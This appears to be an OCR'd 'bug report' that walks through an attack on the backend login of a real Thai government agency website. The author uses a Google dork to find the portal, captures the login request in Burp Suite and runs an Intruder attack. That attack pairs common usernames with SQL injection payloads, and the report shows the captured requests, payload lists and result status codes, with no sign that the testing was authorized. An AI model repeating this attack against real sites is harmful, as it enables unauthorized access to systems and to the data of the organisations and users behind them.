
BUG REPORT



Generated by : Charchit Subedi

Date : 2022/Nov/17

Time : 6:11 Pm


Website : https://www.neda.or.th/home/backend

CONTENT PG.NO

INTRODUCTION TO GOOGLE DORK

A Google dork query (dork), is a search string or custom query that uses advanced search operators to find information not readily available on a website.

Google dorking, also known as Google hacking, can return information difficult to locate through simple search queries. This includes information not intended for public viewing, but that is inadequately protected and can, therefore, be "dorked" by a hacker.


สำนักงานความร่วมมือพัฒนาเศรษฐ
id= thailand intitle neda.or.th lo
Login
https://www.google.com/search?q=id%3D+thailand+intitle+neda.or.th+login&c
Google
id= thailand intitle neda.or.th login
Type here to search

Tel. +662-617-7676 Fax. +662-617-7683-4 E-mail : nedapr@gmail.com ...
Missing: ~~intitle~~ | Must include: intitle

https://www.neda.or.th › member › login
Member - Neighbouring Countries Economic Development ...
Neighbouring Countries Economic Development Cooperation Agency (Public Organization) (**NEDA**) ... **Sign in** or Register ... **Login**. Or **Login** with Facebook.
Missing: ~~id= intitle~~


https://www.neda.or.th › home › backend
Login
Not found user. **Username**. Password. Language. **TH**, EN.
Missing: ~~thailand intitle~~
You've visited this page 2 times. Last visit: 11/17/22

https://www.neda.or.th › home › weblink › id=103
FAQ - | Neda Portal
14th Fl., Suntower Bldg.A 123 Vibhavadi-Rangsit Rd., Chatuchak Bangkok, **Thailand**, 10900.
Tel. +662-617-7676 Fax. +662-617-7683-4 E-mail : nedapr@gmail.com ...
Missing: ~~intitle~~ | Must include: intitle

https://www.neda.or.th › home
Neda Portal สำนักงานความร่วมมือพัฒนาเศรษฐกิจกับประเทศ ...

In the above picture I have search using the google dork and find the login portal of the website.

Exploiting With Burpsuite




https://www.neda.or.th/home/backend/

Username kali112

Password •••••

Language TH

Now I have add the wrong username and pass to intercept the request in burp.




Request to https://www.neda.or.th:443 [104.21.88.33]

```
POST /home/backend/login.php HTTP/1.1
Host: www.neda.or.th
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form
X-Requested-With: XMLHttpRequest
Content-Length: 58
Origin: https://www.neda.or.th
Connection: close
Referer: https://www.neda.or.th/home
Cookie: _ga=GA1.3.1107536212.1668660                               660542; cf_chl_2=a65a83bd7545cdc;
cf_clearance=B07r65mCq0HeMq0hgWh75E0                               -0-150; PHPSESSID=uoifort6244licsfvesoi0lr26; view=grid
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

process=login&username=kali112&passw
```

In the above picture I have intercept the request and send it to the intruder. To check for SQL injection vulnerability using bruiteforce trick.


Burp Suite Professional v1.7.34 - Temporary Project - licensed to Siddharth Sangwan
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 3 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
Type here to search
6:15 PM
11/17/2022

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


```
POST /home/backend/login.php HTTP/1.1
Host: www.neda.or.th
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 58
Origin: https://www.neda.or.th
Connection: close
Referer: https://www.neda.or.th/home/backend/
Cookie: _ga=GA1.3.1107536212.1668660542; _gid=GA1.3.1388649399.1668660542; cf_chl_2=a65a83bd7545cdc;
cf_clearance=B07r65mCq0HeMq0hgWh75ECX1xgYSKiwf267bV0hYVA-1668688031-0-150; PHPSESSID=uoifort6244licsfvesoi0lr26; view=grid
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

process=login&username=§kali112§&password=§kalii§&language=_th
```

2 payload positions

Length: 812

In the above I have cleared the $ sign and only set to the username and pass section and go to payload section


Burp Suite Professional v1.7.34 - Temporary Project - licensed to Siddharth Sangwan
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 3 × ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for eac
customized in different ways.

Payload set: 1

Payload count: 14


Payload type: Simple list

Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
admin
administrator
webadmin
sysadmin
netadmin
guest
user
web
```



Burp Suite Professional v1.7.34 - Temporary Project - licensed to Siddharth Sangwan

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 3 × ...
Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for e customized in different ways.

Payload set: 2 Payload count: 77

Payload type: Simple list Request count: 1,078

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Now I have add the user and the SQL payload cheatsheet in the burpsuite.




Intruder attack 1

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
287	guest	or true--	200	□	□	755	
288	user	or true--	200	□	□	753	
289	web	or true--	200	□	□	755	
290	test	or true--	200	□	□	757	
291	ADMIN	or true--	200	□	□	761	
292	Administrator	or true--	200	□	□	761	
293	USERID	or true--	200	□	□	761	
294		or true--	200	□	□	757	
295	root	" or true--	520	□	□	7710	
296	admin	" or true--	520	□	□	7710	
297	administrator	" or true--	520	□	□	7710	
